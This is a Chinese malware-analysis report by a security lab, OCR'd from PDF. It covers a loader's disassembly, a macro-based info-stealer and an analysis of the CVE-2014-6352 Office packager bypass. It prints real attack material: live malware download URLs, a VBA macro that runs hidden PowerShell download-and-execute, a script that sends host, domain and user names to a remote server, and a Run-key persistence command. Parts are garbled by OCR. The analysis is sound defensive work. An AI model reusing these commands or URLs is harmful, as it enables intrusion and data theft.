00 03597	8D45 FC	lea	eax, dword ptr [ebp-4]	
00 0359A	50	push	eax	
00 0359B	57	push	edi	
00 0359C	53	push	ebx	
00 0359D	FF15 5451B000	call	dword ptr [B05154]	WININET.FindFirstUrlCacheEntryW
00 035A3	8BD8	mov	ebx, eax	
00 035A5	85DB	test	ebx, ebx	
00 035A7	74 33	je	short 00B035DC	
00 035A9	FF75 08	push	dword ptr [ebp+8]	
00 035AC	FF77 04	push	dword ptr [edi+4]	
00 035AF	FF15 1051B000	call	dword ptr [B05110]	SHLWAPI.StrStrIW
00 035B5	85C0	test	eax, eax	
00 035B7	75 15	jnz	short 00B035CE	
00 035B9	8D45 FC	lea	eax, dword ptr [ebp-4]	
00 035BC	50	push	eax	
00 035BD	57	push	edi	
00 035BE	53	push	ebx	
00 035BF	8975 FC	mov	dword ptr [ebp-4], esi	WININET.FindNextUrlCacheEntryW
00 035C2	FF15 5851B000	call	dword ptr [B05158]	
00 035C8	85C0	test	eax, eax	
00 035CA	75 DD	jnz	short 00B035A9	360安全播报 ( bobao.360.cn )

#### 4.计算用户和电脑信息的 HASH

00B038BF	56	push	esi	
00B038C0	57	push	edi	
00B038C1	BF 1860B000	mov	edi, 0B06018	
00B038C6	E8 2B070000	call	00B03FF6	得到用户与电脑信息
00B038CB	68 86000000	push	86	360安全播报 ( bobao.360.cn )

随后 B03938 处创建线程进行下面的动作

判断 ipconfig -all 命令中是否有.edu、 school、 hospital、 colledge、 health、 nurse 等字符串

000 04600	02 1400	func	1	
00B046BF	55	push	ebp	
00B046C0	8BEC	mov	ebp, esp	
00B046C2	83EC 24	sub	esp, 24	
00B046C5	53	push	ebx	
00B046C6	56	push	esi	
00B046C7	8B35 1851B000	mov	esi, dword ptr [B05118]	SHLWAPI.StrStrIA
00B046CD	57	push	edi	
00B046CE	BF 189BB000	mov	edi, 0B09B18	ASCII ":"
00B046D3	33C0	xor	eax, eax	
00B046D5	57	push	edi	
00B046D6	FF75 08	push	dword ptr [ebp+8]	
00B046D9	BB 6A91B000	mov	ebx, 0B0916A	ASCII ".edu"
00B046DE	8945 F8	mov	dword ptr [ebp-8], eax	
00B046E1	8945 FC	mov	dword ptr [ebp-4], eax	
00B046E4	895D DC	mov	dword ptr [ebp-24], ebx	
00B046E7	C745 E0 4D9BB0	mov	dword ptr [ebp-20], 0B09B4D	ASCII "school"
00B046EE	C745 E4 6F91B0	mov	dword ptr [ebp-1C], 0B0916F	ASCII "hospital"
00B046F5	C745 E8 A291B0	mov	dword ptr [ebp-18], 0B091A2	ASCII "colledge"
00B046FC	C745 EC 549BB0	mov	dword ptr [ebp-14], 0B09B54	ASCII "health"
00B04703	C745 F0 C291B0	mov	dword ptr [ebp-10], 0B091C2	ASCII "NURSE"
00B0470A	8945 F4	mov	dword ptr [ebp-C], eax	
00B0470D	FFD6	call	esi	360安全播报 ( bobao.360.cn )
00B0470E	85C0	test	eax, eax	



调用 cmd /C ""ipconfig -all >

C:\DOCUME~1\yyyyy\LOCALS~1\Temp\xxxx.TMP(xxx 代表随机数)生成文件,检测.edu、school、hospital、colledge、health、nurse 等字符串

```

00B03B0F FF75 F8 push dword ptr [ebp-8]
00B03B12 FF75 08 push dword ptr [ebp+8]
00B03B15 57 push edi
00B03B16 FF15 2451B000 call dword ptr [005124]
00B03B1C 83C4 0C add esp, 0C
00B03B1F 57 push edi
00B03B20 E8 3EDAFFFF call 00B01563
00B03B25 8945 FC mov dword ptr [ebp-4], eax
00B03B28 3BC3 cmp eax, ebx
00B03B2A 0F85 8D000000 jnz 00B03BBD
00B03B30 53 push ebx
00B03B31 68 80000000 push 80
00B03B36 6A 03 push 3

```

5. 遍历系统中的进程,检测有否指定 hash 的进程正在运行,

IB04AD1	85C0	test	eax, eax
IB04AD3	7E 2C	jle	short 00B04B01
IB04AD5	8A847D D8FDFFFF	mov	al, byte ptr [ebp+edi*2-228]
IB04ADC	8AC8	mov	cl, al
IB04ADE	80E9 61	sub	cl, 61
IB04AE1	C1C3 09	rol	ebx, 9
IB04AE4	0FBEC0	movsx	eax, al
IB04AE7	80F9 19	cmp	cl, 19
IB04AEA	77 02	ja	short 00B04AEE
IB04AEC	24 DF	and	al, 0DF
IB04AEE	0FBEC0	movsx	eax, al
IB04AF1	33D8	xor	ebx, eax
IB04AF3	8D85 D8FDFFFF	lea	eax, dword ptr [ebp-228]
IB04AF9	50	push	eax
IB04AFA	47	inc	edi
IB04AFB	FFD6	call	esi
IB04AFD	3BF8	cmp	edi, eax
IB04AFF	7C D4	j1	short 00B04AD5
IB04B01	33C0	xor	eax, eax
IB04B03	3B5C85 E0	cmp	ebx, dwor360安全播报(bobao.360.cn)
IB04B07	74 08	je	short 00B04B11

从 IE 缓存中查找用户是不是访问过这些网址:

通过 WININET.FindFirstUrlCacheEntryW WININET.FindNextUrlCacheEntryW  
WININET.FindCloseUrlCache



J0B04B8C	8305 FC 00	and	dword ptr [ebp-4], 0	
J0B04B90	B8 C497B000	mov	eax, 0B097C4	UNICODE "choiceadvantage.com"
J0B04B95	56	push	esi	
J0B04B96	8945 C4	mov	dword ptr [ebp-3C], eax	UNICODE "uhauldealer.com"
J0B04B99	C745 C8 EC97B0	mov	dword ptr [ebp-38], 0B097EC	UNICODE "secure-booker.com"
J0B04BAA	0C98B0	mov	dword ptr [ebp-34], 0B0980C	UNICODE "teletracker.com"
J0B04BAC	C745 D0 3098B0	mov	dword ptr [ebp-30], 0B09830	UNICODE "wupos.westernunion.com"
J0B04B8E	C745 D4 5098B0	mov	dword ptr [ebp-2C], 0B09850	UNICODE "Citrix"
J0B04B85	C745 D8 8098B0	mov	dword ptr [ebp-28], 0B09880	UNICODE "XenApp"
J0B04B8C	C745 DC 9098B0	mov	dword ptr [ebp-24], 0B09890	UNICODE "dana-na"
J0B04BC3	C745 E0 A098B0	mov	dword ptr [ebp-20], 0B098A0	UNICODE "pay1.pluginpay.com"
J0B04BCA	C745 E4 B098B0	mov	dword ptr [ebp-1C], 0B098B0	UNICODE "cmd /C ""net.exe view >%s....."
J0B04BF1	C745 E8 F098B0	mov	dword ptr [ebp-18], 0B098F8	UNICODE "secure.paymenttech.com/terminal/"
J0B04BD8	C745 EC 4899B0	mov	dword ptr [ebp-14], 0B09948	UNICODE "cashproonline.bankofamerica.com"
J0B04BF0	C745 F0 8899B0	mov	dword ptr [ebp-10], 0B09988	UNICODE "wellsoffice.wellsfargo.com"
J0B04BE6	C745 F4 C099B0	mov	dword ptr [ebp-C], 0B099C0	UNICODE "access.jpmorgan.com"
J0B04BED	C745 F8 D499B0	mov	dword ptr [ebp-8], 0B099D4	UNICODE "treasury.ppp.com"
J0B04BF4	33F6	xor	esi, esi	360安全播报 (bobao.360.cn)

得到 net view 命令返回值中是否有 pos、store、shop、sale 等字符串

00B01059	68 C495B000	push	0B095C4	
00B0105E	E8 E6290000	call	0B093A49	UNICODE "cmd /C ""net.exe view >%s....." 得到net.exe view的内存 (bobao.360.cn)
10B0319D	8B5D F8	mov	ebx, dword ptr [ebp-8]	
10B031A0	68 1B9BB000	push	0B09B1B	ASCII "POS"
10B031A5	53	push	ebx	
10B031A6	FFD7	call	edi	
10B031A8	85C0	test	eax, eax	
10B031AA	v 75 24	jnz	short 00B031D0	
10B031AC	68 DA90B000	push	0B090DA	ASCII "STORE"
10B031B1	53	push	ebx	
10B031B2	FFD7	call	edi	
10B031B4	85C0	test	eax, eax	
10B031B6	v 75 18	jnz	short 00B031D0	
10B031B8	68 BB90B000	push	0B090BB	ASCII "SHOP"
10B031BD	53	push	ebx	
10B031BE	FFD7	call	edi	
10B031C0	85C0	test	eax, eax	
10B031C2	v 75 0C	jnz	short 00B031D0	
10B031C4	68 1E91B000	push	0B0911E	360安全播报 (bobao.360.cn)
10B031C9	53	push	ebx	ASCII "SALE"

发送用户信息，并下载相对应的恶意程序：

0B017A3	56	push	esi	
0B017A4	FF15 2451B000	call	dword ptr [B05124]	
0B017AA	83C4 38	add	esp, 38	
0B017AD	33DB	xor	ebx, ebx	
0B017AF	8B4424 10	mov	eax, dword ptr [esp+10]	
0B017B3	8930	mov	dword ptr [eax], esi	

sp=0137FEA8

1278008	2F 00 79 00	75 00 70 00	70 00 69 00	2F 00 3F 00	/yuppi/?
1278018	75 00 73 00	65 00 72 00	3D 00 31 00	38 00 30 00	user=180
1278028	36 00 38 00	34 00 64 00	31 00 61 00	35 00 33 00	684d1a53
1278038	61 00 32 00	35 00 38 00	37 00 30 00	65 00 61 00	a25870ea
1278048	62 00 37 00	63 00 35 00	31 00 35 00	37 00 66 00	b7c5157f
1278058	31 00 38 00	33 00 30 00	63 00 26 00	69 00 64 00	1830c&id
1278068	3D 00 32 00	34 00 26 00	76 00 65 00	72 00 3D 00	=24&ver-
1278078	31 00 32 00	33 00 26 00	6F 00 73 00	3D 00 31 00	123&os=1
1278088	37 00 30 00	33 00 39 00	33 00 38 00	36 00 31 00	70393861
1278098	26 00 6F 00	73 00 32 00	3D 00 35 00	31 00 32 00	&os2=512
12780A8	26 00 68 00	6F 00 73 00	74 00 3D 00	30 00 26 00	&host=08
12780B8	6B 00 3D 00	32 00 33 00	39 00 39 00	31 00 32 00	k=239912
12780C8	38 00 38 00	34 00 26 00	74 00 79 00	73 00 31 00	360安全播报 (bobao.360.cn)
12780D8	30 00 35 00	35 00 35 00	00 00 AN RA	00 00 FA AN RA	=555 ■

其中，用这种手法的恶意样本还有如下：



样本HASH	系统版本	下载地址
f0483b9cfb8d eb7ff97962b30fc7 79ad	32位	<a href="https://github.com/flowsd/em/find/raw/master/rost">https://github.com/flowsd/em/find/raw/master/rost</a>
	64位	<a href="https://github.com/flowsd/em/find/raw/master/virst">https://github.com/flowsd/em/find/raw/master/virst</a>
fba6b3298765 33f28d317e60fe53 c8d3	32位	<a href="http://rabbitons.pw/cache">http://rabbitons.pw/cache</a>
	64位	<a href="http://rabbitons.pw/css">http://rabbitons.pw/css</a>
62967bf585ee f49f065bac233b50 6b36	32位	<a href="https://github.com/minifl147/flue/raw/master/memo">https://github.com/minifl147/flue/raw/master/memo</a>
	64位	<a href="https://github.com/minifl147/flue/raw/master/adv">https://github.com/minifl147/flue/raw/master/adv</a>

## 信息搜集

样本中的宏代码下载执行信息收集类的 Powershell 脚本,很可能是某些针对性攻击的前导。

样本 MD5:f7c3c7df2e7761eceff991bf457ed5b9

提取出来的宏代码为 :

```
Sub Auto_Open()
Execute
End Sub

Public Function Execute() As Variant
    Const HIDDEN_WINDOW = 0
    strComputer = "."
    Set objWMIService = GetObject("winmgmts:\\" & strComputer & "\root\cimv2")
    Set objStartup = objWMIService.Get("Win32_ProcessStartup")
    Set objConfig = objStartup.SpawnInstance_
    objConfig.ShowWindow = HIDDEN_WINDOW
    strProcessName = GetObject("winmgmts:\\" & strComputer & "\root\cimv2:Win32_Process")
    objProcess.Create("powershell.exe -ExecutionPolicy Bypass -WindowStyle Hidden -noexit -c IEX ((New-Object Net.WebClient).DownloadString('http://topsurvey.n1/u/Get-Info-2.ps1'))", Null, objConfig, intProcessID)
End Function
```

360安全播报 ( bobao.360.cn )

下载一个名为 Get-Info-2.ps1 的脚本,脚本功能是将本机的 IP 地址、domainname、username、usbid 等发送到远端服务器中。

```
Get-Info-2.ps1
1 $url = "http://checkip.dyndns.com"
2 $webclient = New-Object System.Net.WebClient
3 $Ip = $webclient.DownloadString($url)
4 $Ip2 = $Ip.ToString()
5 $ip3 = $Ip2.Split(" ")
6 $ip4 = $ip3[5]
7 $ip5 = $ip4.replace("</body>","")
8 $FinalIPAddress = $ip5.replace("</html>","");
9 $remoteip = $FinalIPAddress.replace("`r`n","");
10 $usbid = "usb002"
11 $wc = new-object System.Net.WebClient
12 $wc.Headers["User-Agent"] = "Powershell"
13 $wc.DownloadString(
    http://beheerafdeeling.nl/s/stick/lander.php?cpid=CBTBRX01&s
    cpid=usb-excel&computername=" + $env:computername +
    "&domainname=" + $env:userdomain + "&username=" + $env:
    UserName + "&client_ip=" + $remoteip + "&ip1=" + ((
    ipconfig | findstr [0-9].\.)[0]).Split()[-1] + "&usb_id="
    + $usbid) 360安全播报 ( bobao.360.cn )
```

## 总结

天眼实验室再次提醒用户,此类恶意软件主要依赖通过微软的Office文档传播,用户应该确保宏不默认启用,提防任何来自不受信任来源的文件,当打开文件系统提示要使用宏时务必慎重。同时要尽量选用可靠的安全软件进行防范,如无必要不要关闭安全软件,当发现系统出现异常情况,应及时查杀木马,尽可能避免各类恶意代码的骚扰。

## 参考资料

<http://news.softpedia.com/news/powerware-ransomware-abuses-microsoft-word-and-powershell-to-infect-users-502200.shtml>

<https://www.carbonblack.com/2016/03/25/threat-alert-powerware-new-ransomware-written-in-powershell-targets-organizations-via-microsoft-word/>

<https://www.10dsecurity.com/>

# CVE-2014-6352 漏洞及定向攻击样本分析

作者：360 天眼安全实验室

原文地址：【安全客】<http://bobao.360.cn/learning/detail/2894.html>

## 引子

近期 360 天眼实验室捕获到一例针对印度的定向攻击样本,样本利用了沙虫漏洞的补丁绕过漏洞 CVE-2014-6352,经分析确认后我们认为这是趋势科技在今年三月份发布的名为“Operation C-Major” APT 攻击活动的新样本。关于 C-Major 行动的相关内容,有兴趣的读者可以在文后的参考链接中查看。

本文主要对 CVE-2014-6352 漏洞做基本的分析并剖析一个现实中利用此漏洞执行定向攻击的案例。

## 漏洞分析

样本利用的漏洞为 CVE-2014-6352,该漏洞是 CVE-2014-4114 的补丁绕过(MS14-060)问题,在管理员模式或者关闭 UAC 的情况下可以实现不弹出警告窗运行嵌入的恶意程序。与 CVE-2014-4114 的利用样本相比,CVE-2014-6352 样本的特点是没有嵌入 inf,只有一个嵌入 PE 的 OLE 对象。从攻击者的角度看,这类样本可以说有利有弊。在管理员模式下,可以无警告窗执行 PE 文件,绕开 MS14-060 的补丁。但是如果不在管理员模式下,就算受害者没有安装 MS14-060 的补丁,也会弹窗提示是否要执行嵌入的 EXE 文件。

我们知道 CVE-2014-4114 漏洞的成因在于 packager.dll 的 CPackage::Load 方法加载对应的 OLE 复合文档对象时,对不同类型的复合文档有不同的处理流程,其中对某些复合文档嵌入的不可信来源文件没有经过处理,从而使得攻击者可以通过伪造 OLE 复合文档的 CLSID 来达到执行特定文件的效果：



```
if ( ReadClassStg(pStg, &pcclsid) >= 0 )
{
    if ( !memcmp(&pcclsid, &CLSID_SOUNDREC, 0x10u)
        || !memcmp(&pcclsid, &CLSID_OLE1SOUNDREC, 0x10u)
        || !memcmp(&pcclsid, &CLSID_MPlayer, 0x10u)
        || !memcmp(&pcclsid, &CLSID_OLE1MPlayer, 0x10u)
        || !memcmp(&pcclsid, &CLSID_AVIFile, 0x10u)
        || !memcmp(&pcclsid, &CLSID_MIDFile, 0x10u) )
    {
        return CPackage::LoadMMStorage((CPackage *)((char *)this - 20), pStg);
    }
    if ( !memcmp(&pcclsid, &CLSID_CPackage, 0x10u) || !memcmp(&pcclsid, &CLSID_OldPackage, 0x10u) )
    {
        v2 = pStg->lpVtbl->OpenStream(pStg, (const OLECHAR *)dword_2FA1790, 0, 18, 0, (IStream **)&NumberOfBytesWritten);
        if ( v2 >= 0 )
        {
            v2 = CPackage::PackageReadFromStream((CPackage *)((char *)this - 20), NumberOfBytesWritten);
            if ( v2 >= 0 )
            {
                *((_DWORD *)this + 18) = 1;
                *((_DWORD *)this + 17) = 0;
                *((_DWORD *)this + 13) = 1;
            }
            (*(void (_stdcall **)(DWORD))(*(_DWORD *)NumberOfBytesWritten + 8))(NumberOfBytesWritten);
        }
        return v2;
    }
}
```

360安全播报 ( bobao.360.cn )

## packager!Cpackage:: Load 方法中处理不同类型复合文档的分支

在 MS14-060 这个补丁中,微软通过添加 MarkFileUnsafe 函数来弥补这个漏洞 :

```
if ( !v14 )
    SHAnsiToUnicode(&pszSrc, (LPWSTR)(*(_DWORD *)v2 + 16) + 72), 260);
result = CPackage::CreateTempFileName(v2);
if ( result >= 0 )
{
    if ( CopyStreamToFile(
        NumberofBytesWritten,
        *(_LPCWSTR)(*(_DWORD *)v2 + 16) + 592),
        *_DWORD(*(_DWORD *)v2 + 16) + 68) ) >= 0 )
    {
        MarkFileUnsafe(*(const unsigned __int16 **)(*_DWORD(*(_DWORD *)v2 + 16) + 592));
        return 0;
    }
}
```

360安全播报 ( bobao.360.cn )

## ms14-060 补丁中的 packager!Cpackage:: EmbedReadFromStream 方法



```
if( !v14 )  
    SHAnsiToUnicode(&pszSrc, (LPWSTR)(*((_DWORD *)v2 + 16) + 72), 260);  
result = CPackage::CreateTempFileName(v2);  
if( result >= 0 )  
{  
    if( CopyStreamToFile(  
        NumberOfBytesWritten,  
        *(LPCWSTR)(*((_DWORD *)v2 + 16) + 592),  
        *((_DWORD *)(((_DWORD *)v2 + 16) + 68)) >= 0 )  
    return 0;
```


360安全播报 ( bobao.360.cn )

未安装 ms14-060 的 packager!Cpackage:: EmbedReadFromStream 方法

MarkFileUnsafe()通过调用 IZoneIdentifier::SetId 来设置文件的 Security Zone,传入的参数 3 对应的是设置 URLZONE\_INTERNET,从而标明此文件来自于其他计算机,运行时会弹出警告窗口：

```
mov    esi,eax  
test   esi,esi  
jl    packager!MarkFileUnsafe+0x74 (71b931eb)  
mov    eax,dword ptr [ebp-4]  
mov    ecx,dword ptr [eax]  
push   3  
push   eax  
call   dword ptr [ecx+10h]  ds:0023:75d620e8={urlmon!CZoneIdentifier::SetId}  
mov    esi,eax  
test   esi,esi  
jl    packager!MarkFileUnsafe+0x6b (71b931e2)
```

360安全播报 ( bobao.360.cn )




360安全播报 ( bobao.360.cn )

然而漏洞并不仅仅只是未对不可信来源的文件处理,攻击者还可以通过伪造 OLE 复合文档的 CLSID 和 XML 中的 OLE Verb 来改变执行流程。问题还在于对一个 exe 文件来说,即使被



标记了 URLZONE\_INTERNET 之后,右键点击以管理员权限运行时,将不会再弹窗提示该文件来自于其他计算机,而是以 UAC 的提示窗弹出:



360安全播报 ( bobao.360.cn )

所以只需要构造特定的 CLSID 和 OLE Verb,使执行流程来到右键界面的第二项管理员权限运行 EXE 程序,那么在关闭 UAC 或者管理员权限的情况下,就能绕过 MS14-060 补丁施加的限制。下面我们结合这次从外面捕获到的样本来展示一下整个漏洞利用的过程。

## 样本分析

首先我们拿到了一个名为 vedio.ppsx 的 PPT 文件,MD5 为 b6a1ee16de885c70682a7a8e4c1b556c ,从 VirusTotal 的上传来源看为来自印度。对这个 ppsx 解压处理,可以看到其内嵌了一个 OLE 对象,嵌入的是一个 PE 文件:

本地磁盘			
oleObject1.bin	274,432	140,968 BIN 文件	2016/6/1 14:24

360安全播报 ( bobao.360.cn )



```
19 91 07 00 02 00 70 75 74 74 79 2e 65 78 65 00 .?...putty.exe.□
43 3a 5c 55 73 65 72 73 5c 48 43 4c 5c 44 65 73 C:\Users\HCL\Desktop\POC\putty.e
6b 74 6f 70 5c 50 4f 43 5c 70 75 74 74 79 2e 65 ktop\POC\putty.e
78 65 00 00 00 03 00 2a 00 00 00 43 3a 5c 55 73 xe.....*....C:\Us
65 72 73 5c 48 43 4c 5c 41 70 70 44 61 74 61 5c ers\HCL\AppData\
4c 6f 63 61 6c 5c 54 65 6d 70 5c 70 75 74 74 79 Local\Temp\putty
2e 65 78 65 00 00 90 07 00 4d 5a 90 00 03 00 00 .exe.....MZ.....
00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 00 .....
00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..@.....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..... .
00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 .....€.....?□+
cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 ??L?This prog□銤+
72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 ram cannot be ru
6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e Od Od n in DOS mode...
0a 24 00 00 00 00 00 00 50 45 00 00 4c 01 03 .$.L..PE..L..
```

360安全播报 ( bobao.360.cn )

在 video.ppsx\ppt\slides\slide1.xml 中,指定了嵌入的对象 id = rId3

```
> /><p:CNVGraphicFramePr><a:graphicFrameLocks noChangeAspect="1" /></p:CNVGraphicFramePr><p:nvPr /></p:nvGraphicFramePr><p:xfrm><a:off x=
uri="http://schemas.openxmlformats.org/presentationml/2006/ole">
<p:oleObj spid="_x0000_s2053" name="包装程序外壳对象" r:id="rId3" imgW="862560" imgH="634680" progId="Package"><p:embed /></p:oleObj>
</a:graphicData></a:graphics><p:graphicFrame></p:spTree></p:cSld><p:cldMapOvr><a:masterCldMapping /></p:cldMapOvr><p:timing></p:tnLst><p:p
concurrent="1" nextAc="seek"><a:cIn id="2" dur="indefinite" nodeType="mainSeq"><a:childCld stx="0" eadx="0" cIn_id="3" fill="Hold"></a:childCld>
```

360安全播报 ( bobao.360.cn )

在 video.ppsx \ppt\slides\\_rels\ slide1.xml.rels 中指定了 rId3 对应的是前面提到的 oleObject1.bin

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships"><Relationship Id="rId3"
Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/oleObject"
Target="..../embeddings/oleObject1.bin"/>

<Relationship Id="rId2" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/slidelayout"
Target="..../slideLayouts/slidelayout1.xml"/><Relationship Id="rId1"
Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/vmlDrawing"
Target="..../drawings/vmlDrawing1.vml"/></Relationships>
```

360安全播报 ( bobao.360.cn )

复合文档对应的 CLSID 如下图,是{0003000c-0000-0000-c000-000000000046},对应的是 CLSID\_OldPackage,那么根据上面的分析,CPackage::Load 调用 CPackage::PackageReadStream 进一步处理,PackageReadStream 会通过 CPackage::EmbedReadStream 在临时目录释放嵌入的 PE 文件。



```
00000400 52 00 6f 00 6f 00 74 00 20 00 45 00 6e 00 74 00 R.o.o.t. .E.n.t.
00000410 72 00 79 00 00 00 00 00 00 00 00 00 00 00 00 00 r.y.....
00000420 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000430 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000440 16 00 05 00 ff ff ff ff ff ff ff ff 01 00 00 00 .....
00000450 0c 00 03 00 00 00 00 c0 00 00 00 00 00 00 00 46 .....?.....FD
00000460 00 00 00 00 00 00 00 00 00 00 00 00 00 d0 8d ed 42 .....?鞍口C
00000470 d9 f8 cf 01 fe ff ff ff 00 00 00 00 00 00 00 00 赢?? .....
00000480 01 00 4f 00 6c 00 65 00 31 00 30 00 4e 00 61 00 ...O.l.e.1.O.N.a.
00000490 74 00 69 00 76 00 65 00 00 00 00 00 00 00 00 t.i.v.e.....
```

360安全播报 ( bobao.360.cn )

packager!CPackage::EmbedReadStream 中调用了 packager!CopyStreamToFile 这个函数,将嵌入的 PE 释放到 temp 目录下的 putty.exe,并通过 MarkFileUnsafe 设置文件标记 :

```
jno    packager!CPackage::EmbedReadStream+0x23a (71b93f11)
iretd
call   packager!CPackage::CreateTempFileName (71b93a53)
test   eax, eax
jl    packager!CPackage::EmbedReadStream+0x2ed (71b93fc4)
mov    eax, dword ptr [edi+40h]
push   dword ptr [eax+44h]
push   dword ptr [eax+250h]      将嵌入的文件释放到temp目录下
push   esi
call   packager!CopyStreamToFile (71b96848) //
test   eax, eax
jl    packager!CPackage::EmbedReadStream+0x2e8 (71b93fbf)
mov    eax, dword ptr [edi+40h]
push   dword ptr [eax+250h]
call   packager!MarkFileUnsafe (71b93177) //
xor    eax, eax
jmp    packager!CPackage::EmbedReadStream+0x2ed (71b93fc4)
mov    eax, 8007000Eh
jmp    packager!CPackage::EmbedReadStream+0x2ed (71b93fc4)
```

360安全播报 ( bobao.360.cn )

然后,通过 CPackage::DoVerb 方法来响应终端用户的动作,在 CPackage::DoVerb 中,会先对第二个参数进行判断,这个参数在 video.ppsx\ppt\slides\slide1.xml 中指定:



```
spid="2053"/></p:tgtEl><p:attrNameLst><p:attrName>style.visibility</p:attrName></p:attrNameLst><p:cmd type="verb" cmd="3"></p:cmd><p:cBhvr><p:cTn id="7" dur="1000" fill="hold"></p:cTn></p:cBhvr></p:tgtEl>
```

360安全播报 ( bobao.360.cn )

```
if ( a2 < -2 )
    return 0x80004001;
if ( a2 != -1 )
{
    if ( a2 == 2 )
        v7 = *( _DWORD * )( a1 + 0x8C );
    if ( v7 == -1 || v7 == -2 )
        goto LABEL_8;
    if ( v7 == 1 )
        return sub_2FA5380(a1 - 8, hmenu);
    if ( v7 )
    {
        u23 = a1 - 8;
        u26 = sub_2FA4546(&v24);
        if ( u26 >= 0 )
        {
            hmenu = CreatePopupMenu();
```

360安全播报 ( bobao.360.cn )

样本中构造的参数是 3,所以进入使用 popup 菜单命令执行操作的流程：

```
add esp,4
jmp    packager!CPackage::DoVerb+0x3aa (73175f16)
lea     eax,[ebp-0A18h]
lea     ecx,[esi-8]
push   eax
mov    dword ptr [ebp-0A1Ch],ecx
call   packager!CPackage::GetContextMenu (73174546)
cmp    eax,edi
mov    dword ptr [ebp-0A10h],eax
jl    packager!CPackage::DoVerb+0x3aa (73175f16)
call   dword ptr [packager!_imp__CreatePopupMenu (731711ec)]
mov    dword ptr [ebp-0A14h],eax
cmp    eax,edi
je    packager!CPackage::DoVerb+0x394 (73175f00)
mov    eax,dword ptr [ebp-0A18h]
mov    ecx,dword ptr [eax]
```

调用 GetMenuItemInfo 时,第二个参数 uItem 代表菜单的位置,这里参数为 1,也就是右键菜单的第二项,对于 exe 文件,右键菜单的第二项是“以管理员权限运行”



```
push    eax
push    1
add    ebx,0FFFFFFFEh
push    ebx
push    dword ptr [ebp-62Ch]
000000 mov dword ptr [ebp-688h],30h
000000 mov dword ptr [ebp-684h],2
call    dword ptr [packager!_imp__GetMenuItemInfoW (71b91204)]
test    eax,eax
je     packager!CPackage::DoVerb+0x22d (71b959a6)
```

360安全播报 ( bobao.360.cn )

最终调用了 SHELL32!CDefFolderMenu::InvokeCommand 方法,这时就会以试图管理员权限运行 putty.exe,在关闭了 UAC 或者管理员模式下,就绕过了 MS14-060 的保护静默地执行了一个 PE 文件。

### 所释放程序的分析

putty.exe

ppt 文件释放出来的 putty.exe 实际上是一个改名后的经过混淆的.NET 程序,MD5 为 78fab9978ae4de4f684908f47fdc2333 ,这个程序其实是一个 Dropper。

经过去混淆后,我们可以清楚地看到其程序代码,首先遍历是否有杀软进程 :

```
static bool SearchStringNameProcExist(string string_0)
{
    Process[] processes = Process.GetProcesses();
    checked
    {
        bool result;
        for (int i = 0; i < processes.Length; i++)
        {
            Process process = processes[i];
            if (process.ProcessName.StartsWith(string_0))
            {
                result = true;
                IL_2C:
                return result;
            }
        }
        result = false;
        goto IL_2C;
    }
}
```

样本在这里其实不是一次遍历查找,而是分成多次遍历穿插在功能代码中,每次查找一到两款杀软的进程,查找的杀软进程如下 :

ekrn.exe(ESET)  
guardxkickoff.exe(IKARUS)



```
AvastSvc.exe
btagent.exe
bdagent.exe(BitDefender)
avgui.exe.
```

然后从资源中读取数据，并解密为一个 PE 文件

Hex dump of a PE executable file. The dump shows the file's structure, including the MZ header at the beginning, followed by various sections such as .text, .rsrc, and .reloc. The dump is color-coded to highlight different types of data.

360安全播报 ( bobao.360.cn )

启动 cmd 进程，将自身拷贝成%temp%\net\health.exe 并添加注册表启动项

```
[System.IO.StreamWriter]
"copy \"C:\\Users\\111\\Desktop\\putty (4)-cleaned\\putty (4)-cleaned.exe\" \"%temp%\\net\\health.exe\" /M\r\n"
```

360安全播报 ( bobao.360.cn )

```
[System.IO.StreamWriter]
"reg add \"HKCU\\Software\\Microsoft\\Windows NT\\CurrentVersion\\Windows\" /v Load /t REG_SZ /d \"%temp%\\net\\health.exe\" /f\r\n"
